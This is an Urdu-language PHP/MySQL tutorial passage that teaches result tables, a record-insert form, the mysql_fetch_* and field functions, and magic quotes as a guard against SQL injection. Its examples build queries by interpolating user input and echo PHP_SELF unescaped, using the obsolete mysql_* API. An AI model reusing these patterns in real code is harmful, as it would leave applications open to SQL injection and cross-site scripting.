پروگرام بالکل آسان ہے۔ پہلے ہم table کو سٹارٹ کر رہے ہیں۔ اسکے بعد اسی طرح لوپ میں ہر ایک رو کو ایرے میں حاصل کر رہے ہیں۔ پھر لوپ کے اندر ٹیبل کے کا ایک رو بناتے ہیں اور اسمیں ایرے کے elements کو پرنٹ کر رہے ہیں۔ اس طرح result کے ٹیبل میں جتنا ریکارڈ ہے وہ HTML ٹیبل میں پرنٹ ہو جائے گا۔ آپ دیکھ رہے کہ ہم HTML ٹیبل لوپ سے باہر open اور close کر رہے ہیں اور اسکے روز لوپ کے اندر بناتے ہیں۔ اب آپ اسی پروگرام میں مندرجہ ذیل کیوریز کو باری باری چیک کریں اور ریزلٹ دیکھتے جائیں کہ آپ کے پاس کیا حاصل ہوتا ہے۔

```
1:   $Query = "SELECT * FROM result  ORDER BY sname ";
2:   $Query = "SELECT * FROM result  ORDER BY sid DESC ";
3:   $Query = "SELECT * FROM result  WHERE sname='waseem shah' ";
4:   $Query = "SELECT * FROM result  ORDER BY sid DESC LIMIT 0,5 ";
5:   $Query = "SELECT * FROM result  WHERE sname LIKE'%Ahmed%' ";
6:   $Query = "SELECT * FROM result  WHERE sname = 'abc' ";
```


نیا ریکارڈ انسرٹ کرنا

اب ہم ڈیٹا انٹری کیلئے ایک فارم بناتے ہیں جسکے ذریعے ہم نئے students کا ریکارڈ انسرٹ کرینگے۔ مندرجہ ذیل کوڈ کو htdocs->mysql کے فولڈر میں new_record.php کے نام سے محفوظ کریں۔

```
<?php
//connection file
include "connection.php" ;
//cleaning string
function cleanString($string) {
  $string = htmlspecialchars (trim($string));
  return $string;
}

//function for new form
function print_Form() {
  //new form var
  $newForm = "<form method=\"post\" action=\"{$_SERVER['PHP_SELF']}\">
        <table border=1 cellpadding=3 cellspacing=3>
        <tr><td>Student Name</td>
        <td><input type=\"text\" name=\"sName\"></td></tr>
        <tr><td>Marks</td>
        <td><input type=\"text\" name=\"sMarks\"></td></tr>
        <tr><td colspan=2><input type=\"submit\" value=\"Add Record\">
        <input type=\"hidden\" value=\"true\" name=\"post\">
        </td></tr></table></form>" ;
  return $newForm;
}
```

جاری ہے---

```
//saving record
function save_Record() {
  $Name = cleanString( $_POST['sName']);
  $Marks = (int) cleanString($_POST['sMarks']);
  //checking for empty values
    if(empty($Name) || empty($Marks)) {
      error_Message("Cannot insert empty record" );
    }
  //marks range
    if($Marks < 0 || $Marks > 99) {
      error_Message("Marks must be between 1-99" );
    }
  //max student name
    if(strlen($Name) > 40) {
      error_Message("Name is too long");
    }
  //query
  $query = "INSERT INTO result(sname,marks)
           VALUES('$Name',$Marks)" ;

  //executing query
    if(mysql_query($query)) {
      print "<div style='background:#FFFFCC;border:dashed 1px #CCCCCC'>
      Record added successfully</div>" ;
      print print_Form();      //show form again
    }else{
      error_Message(mysql_error());    //if error in query
    }
}
//error message
function error_Message($error) {
  $msg = "<div style='background:#FFFFCC;border:dashed 1px #CCCCCC'>
      $error <a href='javascript:history.go(-1)'>Back</a></div>"  ;
  die($msg);
}

//what to do
if($_POST['post']) {
  //if form is posted
  save_Record();
}else{
  //first time print the form
  print print_Form();
}

?>
```



یہ پروگرام کیسے کام کرتا ہے؟

بالکل سادہ سا پروگرام ہے جسمیں ہم نے مختلف کاموں کیلئے فنکشنز بنائیں ہیں۔ پہلا فنکشن `cleanString ()` ہے جو آپ پہلے پڑھ چکے ہیں یعنی یہ فارم کے ویلیوز سے فالتو سپیسز اور سپیشل کیریکٹرز ختم کریگا۔ دوسرا فنکشن `print_From()` ہمارے فارم کو پرنٹ کریگا۔ جسمیں ہم نے ایک ویریبل میں فارم بنایا ہے اور پھر اسکو ریٹرن کررہے ہیں۔ تیسرا فنکشن `save_Record ()` ہے جو ایک نئے ریکارڈ کو `school` کے ڈیٹا بیس میں سٹور کریگا۔ اس فنکشن میں ہم `$_POST` ایرے سے ویلیوز حاصل کرکے انکو چیک کرتے ہیں اور پھر ڈیٹا بیس میں محفوظ کرتے ہیں۔ اگر فارم میں کوئی فیلڈ خالی ہو یا نام 40 کریکٹرز سے زیادہ ہوں یا مارکس 0 سے کم یا 99 سے زیادہ ہوں تو ہم `error_Message ()` فنکشن کو کال کرکے ایک `error` جنریٹ کررہے ہیں۔ یہاں اگر آپ دیکھیں تو ہم نے کیوری میں `insert into` کی سٹیٹمنٹ استعمال کی ہے جو آپ پہلے پڑھ چکے ہیں یعنی نئی رو انسرٹ کرنے کیلئے استعمال ہوتا ہے۔ اس کیوری کے `values` میں ہم فارم سے حاصل شدہ ویلیوز دے رہے ہیں۔ اسکے بعد ہم `mysql_query()` فنکشن سے کیوری کو `execute` کرتے ہیں۔ کامیابی کی صورت میں ہم OK کا پیغام دیتے ہیں اور فارم کے فنکشن کو دوبارہ کال کررہے ہیں اگلے ریکارڈ کو انسرٹ کرنے کیلئے، کوئی مسئلے کی صورت میں ایک `error` جنریٹ کررہے ہیں۔ اسکے بعد `error_Message ()` کا فنکشن ہے جو ایک سٹرنگ یعنی `message` کو `argument` کے طور پر لیتا ہے اور پھر اسکی فارمیٹنگ کرکے `die()` فنکشن کو پاس کرتا ہے۔ `die()` فنکشن سکرپٹ `excution` کو سٹاپ کرکے فارمیٹڈ `error` دیکھائے گا۔ آخر میں ہم `$_POST['post']` فیلڈ کی ویلیو چیک کرتے ہیں جو ہمارے فارم میں ایک `hidden` فیلڈ ہے اور جسکی ویلیو `true` ہے۔ اگر اسکی ویلیو `true` ہو تو ہمارا فارم سمٹ ہوا ہے اور ہم `save_Record ()` فنکشن کو کال کررہے ہیں تاکہ ویلیوز کو سٹور کرسکیں۔ `else` میں ہم `print_Fomr()` کے فنکشن کو کال کررہے ہیں یعنی اگر `$_POST['post']` کی ویلیو `true` نہ ہو تو مطلب ابھی فارم سمٹ نہیں ہوا ہے اسلئے ہم فارم کو پرنٹ کررہے ہیں۔ (یہ سبق جاری رہےگا)۔ امید کرتا ہوں کہ آج کا سبق آپکو پسند آیا ہوگا۔ دعاؤں میں یاد رکھیں۔ اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی انیسویں کلاس میں خوش آمدید

اسلام علیکم

امید کرتا ہوں کہ سب خیریت سے ہونگے۔ پچھلی کلاس میں آپ نے مائی سیکول کے ساتھ کنکشن بنانا، کیوری چلانا، ریکارڈ انسرٹ کرنا، ریکارڈ حاصل کرنا وغیرہ سیکھا تھا اور اب ہم اس سبق کو آگے بڑھاتے ہوئے کچھ اور فنکشنز کو دیکھتے ہیں۔

ٹیبل کے کسی رو کو حاصل کرنے کیلئے ہم نے دو فنکشنز پڑھے تھے mysql_fetch_assoc() اور mysql_fetch_array()۔ اس کے علاوہ کچھ اور فنکشنز ہیں جن میں mysql_fetch_row() پر بات کرتے ہیں۔ آپ دوبارہ htdocs->mysql کے فولڈر سے result.php کو کھولیں اور اسمیں تبدیلی کرکے اسطرح کردیں اور پھر اسکا ریزلٹ دیکھ لیں:

```php
<?php
   //connection file
   include "connection.php" ;
   //query to execute
   $Query = "SELECT * FROM result" ;
   //executing query
   $q_Result = mysql_query ($Query,$link) or die (mysql_error() );
   if(mysql_num_rows ($q_Result) <= 0) {
      die ("No record  found");
   }
   //HTML table starts
   print "<table border=1><tr>
         <th>SID</th>
         <th>Student Name</th>
         <th>Marks </th></tr>" ;
   //getting recods and generating table (rows,cols)
   while($Row = mysql_fetch_row($q_Result)) {
      print "<tr><td>". $Row[0]."</td>
      <td>" . $Row[1] . "</td>
      <td>" . $Row[2] . "</td></tr>" ;
   }
   //table ends
   print "</table>";
?>
```

بالکل اسی طرح پروگرام ہے لیکن یہاں ہم نے while لوپ میں رو حاصل کرنے کیلئے mysql_fetch_row کا فنکشن استعمال کیا ہے۔ یہ فنکشن بھی argument میں ایک result resource لیتا ہے اور ایک نومیریکل ایرے ریٹرن کرتا ہے۔ آپ دیکھ رہے ہیں کہ کالمز کی ویلیوز حاصل کرنے کیلئے ہم $Row[0]، $Row[1] اور $Row[2] لکھ رہے ہیں۔ جہاں 0 انڈیکس پر پہلے، 1 پر دوسرے اور 2 پر تیسرے کالم کے ویلیوز سٹور ہیں۔

آپ نے دیکھا کہ کسی روکو حاصل کرنے کیلئے PHP بہت سارے فنکشنز فراہم کرتی ہے اور سب تقریباً ایک جیسے ہیں جہاں صرف حاصل ہونے والی ایرے مختلف ہوتی ہے۔یعنی:

mysql_fetch_assoc() فنکشن صرف ایسوسی ایٹیو ایرے ریٹرن کرتا ہے۔

mysql_fetch_array() فنکشن دونوں قسم کی ایرے ریٹرن کرتا ہے(ایسوسی ایٹیو،نومیریکل)

mysql_fetch_row() فنکشن صرف نومیرکل ایرے ریٹرن کرتا ہے۔

اب ہم کچھ اور فنکشنز کی طرف بڑھتے ہیں اور ٹیبل کے کالم یعنی فیلڈ کے بارے میں معلومات حاصل کرنے والے فنکشنز کو دیکھتے ہیں۔result.php کو تبدیل کر کے اسطرح کر دیں۔

```php
<?php
   //connection file
   include "connection.php" ;
   //query to execute
   $Query = "SELECT * FROM result" ;
   //executing query
   $q_Result = mysql_query ($Query,$link) or die(mysql_error());
   if(mysql_num_rows ($q_Result) <= 0) {
     die ("No record  found");
   }
   print mysql_num_fields ($q_Result) . " field(s) in result table" ;
?>
```

جس طرح mysql_num_rows فنکشن کیوری سے حاصل شدہ روز کی تعداد بتاتا ہے اسی طرح mysql_num_fields فنکشن کیوری سے حاصل ہونے والے کالمز یعنی فیلڈز کی تعداد ریٹرن کرتا ہے۔یہ فنکشن argument میں resource result لیتا ہے۔اوپر والے کوڈ کی آؤٹ پٹ دیکھیں کہ آپ کے پاس کیا حاصل ہو رہا ہے۔اگر کیوری سے حاصل ہونے والے کالمز کے نام حاصل کرنے ہوں تو اسکے ہم mysql_field_name کا فنکشن استعمال کرتے ہیں۔result.php کو تبدیل کر کے اسطرح کر دیں:

```php
<?php
   //connection file
   include "connection.php" ;
   //query to execute
   $Query = "SELECT * FROM result" ;
   //executing query
   $q_Result = mysql_query ($Query,$link) or die(mysql_error());

   echo mysql_field_name ($q_Result, 0) . "<br>";
   echo mysql_field_name ($q_Result, 1) . "<br>";;
   echo mysql_field_name ($q_Result, 2);
?>
```

آپ آؤٹ پٹ میں دیکھیں گے کہ result ٹیبل میں جتنے کالم ہیں انکے نام پیج پر پرنٹ ہو جائیں گے۔mysql_field_name کا فنکشن دو arguments لیتا ہے۔ پہلا ایک result resource اور دوسرا کالم offset۔ جہاں پہلا فیلڈ 0 سے شروع ہوتا ہے۔یعنی اگر offset میں ہم 0 دیتے ہیں تو مطلب ہم پہلے کالم کو حاصل کرنا چاہتے ہیں اسی طرح 1 دوسرے اور 2 تیسرے کالم کو ظاہر کرتا ہے۔

اب ہم ایک اور فنکشن mysql_fetch_field کے بارے میں پڑھتے ہیں جو کسی فیلڈ کے بارے میں تمام معلومات ریٹرن کرتا ہے۔result.php کو تبدیل کر کے اسطرح کر دیں:

```
<?php
  //connection file
  include "connection.php" ;
  //query to execute
  $Query = "SELECT * FROM result" ;
  //executing query
  $q_Result = mysql_query($Query,$link) or die(mysql_error());

  // get column metadata
  $i = 0;
  while ($i < mysql_num_fields($q_Result)) {
    echo "Information for column $i:<br />\n" ;
    $meta = mysql_fetch_field($q_Result, $i);
    if (!$meta) {
      echo "No information available<br />\n" ;
    }
    echo "<pre>
    name:        $meta->name
    not_null:    $meta->not_null
    numeric:     $meta->numeric
    primary_key: $meta->primary_key
    table:       $meta->table
    type:        $meta->type
    default:     $meta->def
    </pre>" ;
    $i++;
  }
?>
```

ہم نے $i کے نام سے ایک ویریبل بنایا ہے جس کا ہم while لوپ میں کیوری سے حاصل ہونے والے فیلڈ کی تعداد کے ساتھ موازنہ کر رہے ہیں۔یعنی ہم تمام کالمز کے بارے میں معلومات حاصل کرنا چاہتے ہیں۔اسکے بعد لوپ میں ہم نے ()mysql_fetch_field فنکشن کا استعمال کیا ہے جو کسی فیلڈ کے بارے میں مکمل معلومات فراہم کرتا ہے۔یہ فنکشن دو arguments لیتا ہے۔پہلا ایک result resource جو ہمارے پاس

mysql_query سے ہوتا ہے اور دوسرا فیلڈ offset جسکے بارے میں آپ نے تھوڑی دیر پہلے پڑھا۔ یہ فنکشن ایک object ریٹرن کرتا ہے جو $meta ویریبل میں سٹور ہوگا۔ اس object سے ہم مختلف معلومات حاصل کر سکتے ہیں۔ object بھی ڈیٹا ٹائپ کی ایک قسم ہے جو ویریبلز اور فنکشنز کا مجموعہ ہوتے ہیں۔ جن دوستوں نے OOP (اوبجیکٹ اورینٹیڈ پروگرامنگ) پر کام کیا ہے وہ اس سے بخوبی واقف ہونگے۔ جن دوستوں کو نہیں معلوم کہ object کیا ہوتا ہے انکو میں تھوڑا سا بتا دوں کہ object کے پیچھے ایک کلاس Class کام کرتا ہے۔ کلاس مختلف فنکشنز اور ویریبل پر مشتمل ہوتا ہے اور اس سے ہم جتنے چاہیں، objects بنا سکتے ہیں۔ یعنی کلاس ایک ربر سٹیمپ یا ایک سانچہ ہوتا ہے۔ ہر object کے کچھ methods یا properties ہوتی ہیں جو اسکے class میں define ہوئے ہوتے ہیں۔ دوسرے لینگویجز جیسے کہ VB، JAVA وغیرہ میں object کے کسی ممبر فنکشن کو کال کرنے کیلئے ہم dot(.) استعمال کرتے ہیں جبکہ PHP میں کسی object کے ممبر فنکشن کو کال کرنے کیلئے پہلے object کا نام اور اسکے بعد -> کا آپریٹر استعمال ہوتا ہے۔ جیسے کہ **$meta->name** جہاں $meta ایک object اور name ایک پراپرٹی ہے۔ اس مثال میں ہم نے mysql_fetch_field() سے ریٹرن ہونے والے object کے چند ممبرز کو حاصل کیا ہے اور انکے ویلیوز کو پرنٹ کر رہے ہیں۔

اگر کسی فیلڈ یعنی کالم کے ٹیبل کا نام حاصل کرنا ہو تو اسکے لئے mysql_field_table() کا فنکشن ہوتا ہے۔ یہ فنکشن دو arguments لیتا ہے۔ پہلا resouce result اور دوسرا فیلڈ کا نام۔ جیسے کہ:

```php
<?php
   //connection file
   include "connection.php" ;
   //query to execute
   $Query = "SELECT sname,marks FROM result" ;
   //executing query
   $q_Result = mysql_query($Query,$link) or die(mysql_error());
   $table = mysql_field_table($q_Result, 'sname');
   echo $table;
?>
```

ٹیبل میں کسی کالم کے length کے بارے معلومات حاصل کرنے کیلئے mysql_field_len() کا فنکشن استعمال ہوتا ہے جو دو arguments لیتا ہے۔ پہلا resource result اور دوسرا فیلڈ offset۔ مثلاً اگر معلوم کرنا ہو کہ sname فیلڈ میں ہم کتنے کریکٹرز store کر سکتے ہیں یعنی اسکی length کتنی ہے جو کہ ہم ٹیبل بناتے وقت دیتے ہیں، تو اسطرح لکھیں گے:

```php
<?php
   //connection file
   include "connection.php" ;
   //query to execute
   $Query = "SELECT sname,marks FROM result" ;
   //executing query
   $q_Result = mysql_query($Query,$link) or die(mysql_error());
   $length = mysql_field_len($q_Result, 1);
   echo $length;
?>
```

فیلڈ کے type کے بارے میں معلوم کرنے کیلئے mysql_field_type() کا فنکشن استعمال ہوتا ہے۔اسی طرح دو arguments لیتا ہے۔پہلا resource result اور دوسرا فیلڈ offset ۔کامیابی کی صورت میں اس فیلڈ کا ڈیٹا ٹائپ ریٹرن کرتا ہے۔مثلاً:

```
<?php
   //connection file
   include "connection.php";
   //query to execute
   $Query = "SELECT * FROM result";
   //executing query
   $q_Result = mysql_query($Query,$link) or die(mysql_error());
   $type = mysql_field_type($q_Result, 1);
   echo $type;
?>
```

کسی فیلڈ کے flags کے بارے میں معلومات حاصل کرنے کیلئے mysql_field_flags کا فنکشن استعمال ہوتا ہے۔اگر آپ کو یاد ہو تو ہم نے result ٹیبل بناتے وقت sid کو Auto_increment اور Primary key بھی دیا تھا جو اسکے flags ہیں۔یہ فنکشن بھی اسی طرح دو arguments لیتا ہے۔مثلاً

```
<?php
   //connection file
   include "connection.php";
   //query to execute
   $Query = "SELECT * FROM result";
   //executing query
   $q_Result = mysql_query($Query,$link) or die(mysql_error());
   $flags = mysql_field_flags($q_Result, 0);
   echo $flags; //print (not_null primary_key auto_increment )
?>
```

جس طرح کمانڈ پرومپٹ پر ہم لسٹ دیکھنے کیلئے Show databases لکھتے تھے بالکل اسی کام کیلئے پی ایچ پی mysql_list_dbs() کا فنکشن فراہم کرتی ہے۔یہ فنکشن argument میں کنکشن لنک لیتا ہے۔مثلاً:

```
<?php
   //connection file
   include "connection.php";
   $db_list = mysql_list_dbs($link);
   while ($row = mysql_fetch_assoc($db_list)) {
     echo $row['Database'] . "<br>\n";
   }
?>
```

یہ سکرپٹ تمام ڈیٹا بیس کو لسٹ کی شکل میں پیج پر پرنٹ کر دے گا۔یہ فنکشن کامیابی کی صورت میں resouce ریٹرن کرتا ہے جسکو ہم mysql_fetch_assoc فنکشن میں اسی طرح استعمال کر رہے ہیں۔

جب پیج آخر تک execute ہو جائے تو تمام ویریبلز ختم ہو جاتے ہیں اور کنکشن بھی خود ہی بند ہو جاتا ہے تاہم اگر کنکشن لنک کو پہلے بند کرنا ہو تو اس کیلئے mysql_close() کا فنکشن استعمال ہوتا ہے جو arugment میں کنکشن لنک link لیتا ہے۔اسی طرح اگر resource result کو فری کرنا ہو یعنی میموری سے ختم کرنا ہو تو اسکے لئے mysql_free_result() کا فنکشن استعمال ہوتا ہے اور argument میں ایک resource result لیتا ہے۔مثلاً:

```
<?php
  //connection file
  include "connection.php" ;
  //query to execute
  $Query = "SELECT * FROM result" ;
  //executing query
  $q_Result = mysql_query($Query,$link) or die(mysql_error());
  $type = mysql_field_type($q_Result, 1);
  //free up the result
  mysql_free_result($q_Result);
  //closing connection
  mysql_close($link);
  echo $type;

?>
```

(Magic Quotes)

پی ایچ پی سکرپٹ اکثر اوقات ڈیٹا ایک ویب کلائنٹ سے حاصل کرتا ہے جس پر ہم اعتبار نہیں کر سکتے کیونکہ جیسے کہ میں پہلے بتا چکا ہوں کہ ضروری نہیں کہ وہ ڈیٹا سو فیصد درست ہو اور ہو سکتا ہے کہ یوزر گڑ بڑ کرنے کیلئے کوئی غلط قسم یا فارمیٹ میں ڈیٹا سنڈ کرے۔اسلئے یہ ضروری ہو جاتا ہے کہ ڈیٹا کو پروسس کرنے سے پہلے اسکو چیک کیا جائے یعنی validate کیا جائے۔Magic Quotes اسی مقصد کیلئے فراہم کیا گیا ہے کہ ڈیٹا کو فارمیٹ کر کے SQL query کے حوالے کیا جائے۔SQL میں کچھ ایسے کریکٹرز ہیں جنکا ایک خاص مقصد ہوتا ہے اور ایک hacker ان ہی کریکٹرز کو استعمال کرتے ہوئے آپکے کیوری کو غلط انفارمیشن پاس کرتا ہے اور اگر وہ execute ہو جائے تو آپکو بہت سارے مسائل کا سامنا کرنا پڑے گا۔جسکو SQL Injection کہتے ہیں۔ان سپیشل کریکٹرز میں بیک سلیش (\)، ڈبل کوٹ (")، سنگل کوٹ (') اور NULL شامل ہیں۔ان کریکٹرز کا SQL میں ایک مطلب ہوتا ہے اسلئے انکو کیوری میں استعمال کرنے سے پہلے انکو escape کیا جاتا ہے۔آپ نے کلاس نمبر 8 میں ایک فنکشن پڑھا تھا جسکا نام addslashes() ہے جو اسی مقصد کیلئے فراہم کیا گیا ہے یعنی ڈیٹا میں موجود سپیشل کریکٹرز کو escape کرتا ہے۔جب ہم اس فنکشن کو کسی سٹرنگ پر apply کرتے ہیں تو اسمیں موجود مندرجہ ذیل کریکٹرز اس طرح escape ہوتے ہیں:

کریکٹر	تبدیل جاتا ہے	کریکٹر	تبدیل ہو جاتا ہے
NULL	\0	"	\"
'	\'	\	\\

Magic quotes کی آپشن پی ایچ پی 5 میں default طور پر enable ہوتا ہے جسکی سیٹنگ ہم php.ini میں کر سکتے ہیں۔جب Magic quotes کی آپشنز php.ini میں on ہوتی ہے تو اسکا مطلب جو بھی ڈیٹا کلائنٹ سے حاصل ہوتا ہے اسمیں موجود سپیشل کریکٹرز خود بخود escape ہوتے ہیں اور ہمیں کوئی اضافی فنکشن استعمال نہیں کرنے پڑتے۔آپ php.ini کو کھولیں اور اسمیں سرچ کریں "magic_quotes_gpc" تو آپ دیکھیں گے کہ اسکی ویلیو on ہوگی۔اسکے بالکل نیچے ایک اور option ہوگی magic_quotes_runtime جسکی ویلیو off ہوگی۔اب ہم ان دو آپشن کے بارے میں پڑھتے ہیں۔

☆ **magic_quotes_gpc** : اس آپشن کا مطلب ہے کہ جو بھی ڈیٹا ہمارے پاس Get,Post یا Cookie سے حاصل ہوتا ہے وہ خود بخود encode ہوگا۔اسمیں gpc کا مطلب Get,Post,Cookie ہے۔ان تینوں کے بارے میں آپ پڑھ چکے ہیں۔

☆ **magic_quotes_runtime** : اس آپشن کا مطلب ہے کہ وہ ڈیٹا جو رن ٹائم پر حاصل ہو رہا ہو، جیسے کہ ایک فائل کو read کرنا یا SQL کیوری کو رن کرکے ڈیٹا بیس سے کچھ حاصل کرنا وغیرہ۔

آپ کہیں گے کہ یہ کریکٹرز کس طرح کیوری میں مسئلہ پیدا کرتے ہیں۔اسکی ایک مثال دیکھتے ہیں۔result.php میں دوبارہ آجائیں اور مندرجہ ذیل کوڈ انسرٹ کرنے کے بعد آؤٹ پٹ دیکھ لیں:

```php
<?php
  //connection file
  include "connection.php" ;
  $name = "Yaser's" ;
  $marks = 26;
  $query =  "INSERT INTO result(sname,marks)
            VALUES ('$name',$marks)" ;
  if(!mysql_query($query)) {
    die(mysql_error()) ;
  }
?>
```

جب آپ اس کوڈ کو چلائیں گے تو آپ کے پاس ایک error آئے گا۔آپ دیکھ رہے کہ ہم نے خود دو ویریبلز بنائیں ہیں۔$name اور $marks جہاں $name کو ہم نے Yaser's ویلیو دی ہے اور اسمیں سنگل کوما (') بھی ہے جو کیوری میں مسئلہ پیدا کرتا ہے۔اگرچہ ہمارے پاس میجک کوٹس enabled ہے لیکن اگر آپ دیکھیں تو ہم نے خود سے ویریبلز بنائیں ہیں اور انکی ویلیوز get,post,cookie طریقے سے حاصل نہیں ہو رہی بلکہ ہم نے خود ویلیوز دیے ہیں۔اسلئے ایسی صورت میں آپ addslashes() کا استعمال کرینگے۔لیکن اگر آپ new_record.php جو ہم نے پچھلے کلاس میں نئے ریکارڈ کو انسرٹ کرنے کیلئے بنایا تھا، میں ڈیٹا انسرٹ کرتے وقت انہی کریکٹرز کا استعمال کرینگے تو آپ کے پاس کوئی error نہیں آئے گا کیونکہ ہمارا فارم Post میتھڈ سے سمبٹ ہو رہا ہے اور میجک کوٹس اس طریقے سے آنے والے ڈیٹا کو خود بخود encode کرتا ہے۔

اچھا ! اگر ہمارے پاس میجک کوٹس on ہو تو کلائنٹ کی طرف سے آنے والا ڈیٹا خود بخود encode ہو گا یعنی اسمیں موجود سپیشل کریکٹر escape ہو نگے اور ہمیں addslashes() وغیرہ فنکشن سے ڈیٹا کو گزارنا نہیں پڑتا۔ لیکن اگر ہمیں معلوم کرنا ہو کہ آیا میجک کوٹس enable ہے کہ نہیں تو اسکے لئے ایک فنکشن استعمال ہوتا ہے get_magic_qoutes_pgc()۔ اگر میجک کوٹس on ہوں تو یہ true ریٹرن کرتا ہے اور اگر off ہو تو false۔ اسی طرح اگر magic_quotes_runtime کو چیک کرنا ہو تو اسکے لئے get_magic_quotes_runtime کا فنکشن استعمال ہوتا ہے اور یہ بھی boolean ریٹرن کرتا ہے۔

چلیئے ایک پروگرام بنا کر دیکھتے ہیں۔ مندرجہ ذیل کوڈ کو magic_quotes.php کے نام سے محفوظ کریں۔

```
<?php
  if($_POST['post']) {
    print $_POST['first_name'] . "<br>\n";
    print addslashes($_POST['first_name']);
  }
?>
<form method="post" action="<?=$_SERVER['PHP_SELF']?>">
<input type="text" name="first_name" />
<input type="hidden" name="post" value="true" />
<input type="submit" name="Submit" value="Submit" />
</form>
```

پہلے ہم $_POST ایرے سے فارم کے first_name کی ویلیو پرنٹ کر رہے ہیں۔ اسکے بعد addslashes() فنکشن سے first_name کی ویلیو گزار کر ریٹرن ویلیو پرنٹ کر رہے ہیں۔ اب آپ ٹیکسٹ بکس میں Pakistan's لکھنے کے بعد سمبٹ کریں تو آؤٹ پٹ میں آپ دیکھیں گے کہ چونکہ ہمارے پاس میجک کوٹس on ہیں اسلئے اس میں موجود سنگل کوما خود بخود escape ہو جائے گا اور پہلا print کا سٹیٹمنٹ Pakistan\'s پرنٹ کرے گا جبکہ اگر اسکو ہم addslashes() فنکشن سے بھی گزارتے ہیں تو یہ Pakistan\\\'s بن جائے گا کیونکہ یہ فنکشن \ کو بھی escape کرتا ہے جو کہ already میجک کوٹس نے لگا دیا ہے۔ اسلئے اس سے پہلے یہ دیکھنا ضروری ہوتا ہے کہ میجک کوٹس enabled ہے کہ نہیں۔ اوپر والے پروگرام کو اسطرح کر دیں۔

```
if (!get_magic_quotes_gpc() ) {
  $first_name = addslashes($_POST['first_name']);
} else {
  $first_name = $_POST['first_name'];
}
print $first_name;
```

پہلے ہم یہ چیک کرتے ہیں کہ میجک کوٹس آن ہے کہ نہیں اور اسکے بعد addslashes() فنکشن کا استعمال کر رہے ہیں۔ اسی طرح کسی سٹرنگ سے فالتو سلیشیز ختم کرنے کیلئے stripslashes() کا فنکشن استعمال ہوتا ہے جو آپ کلاس نمبر 8 میں پڑھ چکے ہیں۔

اچھا! اب ہم اپنے پروگرام کو آگے بڑھاتے ہوئے اسکو مزید بہتر بناتے ہیں۔ آپ new_record.php کو دوبارہ کھولیں اور جو آپ نے پچھلے کلاس میں بنایا تھا اور اسکو تھوڑا تبدیل کر کے اسطرح کر دیں:

